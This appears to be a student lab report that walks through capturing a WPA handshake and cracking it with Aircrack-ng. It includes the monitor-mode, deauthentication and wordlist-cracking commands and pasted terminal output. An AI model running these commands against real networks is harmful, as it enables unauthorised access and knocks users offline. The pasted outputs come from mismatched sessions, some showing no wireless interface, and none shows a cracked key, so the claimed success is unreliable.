Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:

3. iwconfig
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. `sudo airmon-ng start wlan0`
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. `sudo airodump-ng wlan0mon`
3. Note the **BSSID**, **Channel**, and **Encryption type** of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. `sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon`
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. `sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon`
3. WPA handshake is captured.

Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. `sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt`
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. `sudo airmon-ng stop wlan0mon`

Output

```

root@kali: ~/WEP-Cracking

CH 11 ][ Elapsed: 1 min ][ 2020-01-20 15:57 ][ WPA handshake: 00:18:E7:EA:28:87

BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
00:18:E7:EA:28:87 -2 100      800      79   1  11 130 WPA2 CCMP  PSK  DIR-615

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:18:E7:EA:28:87 00:04:4B:59:10:88 -33   5e- 1  2584    122

```

File Edit View Search Terminal Help

```
root@ip-10-49-191-120:~# aircrack-ng --version
aircrack-ng: unrecognized option '--version'
"aircrack-ng --help" for help.
root@ip-10-49-191-120:~# aircrack-ng
```

Aircrack-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe
<https://www.aircrack-ng.org>

usage: aircrack-ng [options] <input file(s)>

Common options:


- a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
- e <essid> : target selection: network identifier
- b <bssid> : target selection: access point's MAC
- p <nbcpu> : # of CPU to use (default: all CPUs)
- q : enable quiet mode (no status output)
- C <macs> : merge the given APs to a virtual one
- l <file> : write key to file. Overwrites file.

Static WEP cracking options:

- c : search alphanumeric characters only
- t : search binary coded decimal chr only
- h : search the numeric key for Fritz!BOX
- d <mask> : use masking of the key (A1:XX:CF:YY)
- m <maddr> : MAC address to filter usable packets
- n <nbits> : WEP key length : 64/128/152/256/512
- i <index> : WEP key index (1 to 4), default: any
- f <fudge> : bruteforce fudge factor, default: 2
- k <korek> : disable one attack method (1 to 17)
- x or -x0 : disable bruteforce for last keybytes
- x1 : last keybyte bruteforcing (default)
- x2 : enable last 2 keybytes bruteforcing
- X : disable bruteforce multithreading
- y : experimental single bruteforce mode
- K : use only old KoreK attacks (pre-PTW)
- s : show the key in ASCII while cracking
- M <num> : specify maximum number of IVs to use
- D : WEP decloak, skips broken keystreams
- P <num> : PTW debug: 1: disable Klein, 2: PTW
- 1 : run only 1 try to crack key with PTW

THM AttackBox

Persistence: Off 29min 26s



```
root@ip-10-49-191-120: ~
File Edit View Search Terminal Help

sse2
altivec
power8
asimd
neon

Other options:
-u      : Displays # of CPUs & SIMD support
--help  : Displays this usage screen

root@ip-10-49-191-120:~# iwconfig
lo      no wireless extensions.

ens5    no wireless extensions.

docker0 no wireless extensions.

vethcb8c38d no wireless extensions.
vethd149b1f no wireless extensions.

root@ip-10-49-191-120:~# sudo airmon-ng

PHY      Interface      Driver      Chipset

root@ip-10-49-191-120:~# find / -type f \( -name "*.cap" -o -name "*.pcap" \) 2>/dev/nul
ll
/root/Rooms/Wireshark101/task7.pcap
/root/Rooms/Wireshark101/task13.pcap
/root/Rooms/Wireshark101/task11.cap
/root/Rooms/AoC3/Day9/AoC3.pcap
/root/Rooms/securityfootage/securityfootage.pcap
/root/Rooms/ctf-event-2022/PingSignal/loopback.pcap
/root/Rooms/ctf-event-2022/FindThePassword/findthepassword.pcap
/usr/local/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/pcaprub-0.13.3/exampl
es/telnet-raw.pcap
/usr/local/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/packetfu-2.0.0/test/s
ample_lddp.pcap
/usr/local/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/packetfu-2.0.0/test/s
ample_hsrp_pcapr.pcap
```

Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.

The experiment highlights the importance of strong passwords and secure wireless encryption methods.

Reference

<https://www.kali.org/tools/aircrack-ng/>

⚠ Important Note

This experiment is conducted **strictly for academic and ethical purposes** on authorized networks only. Unauthorized wireless attacks are illegal.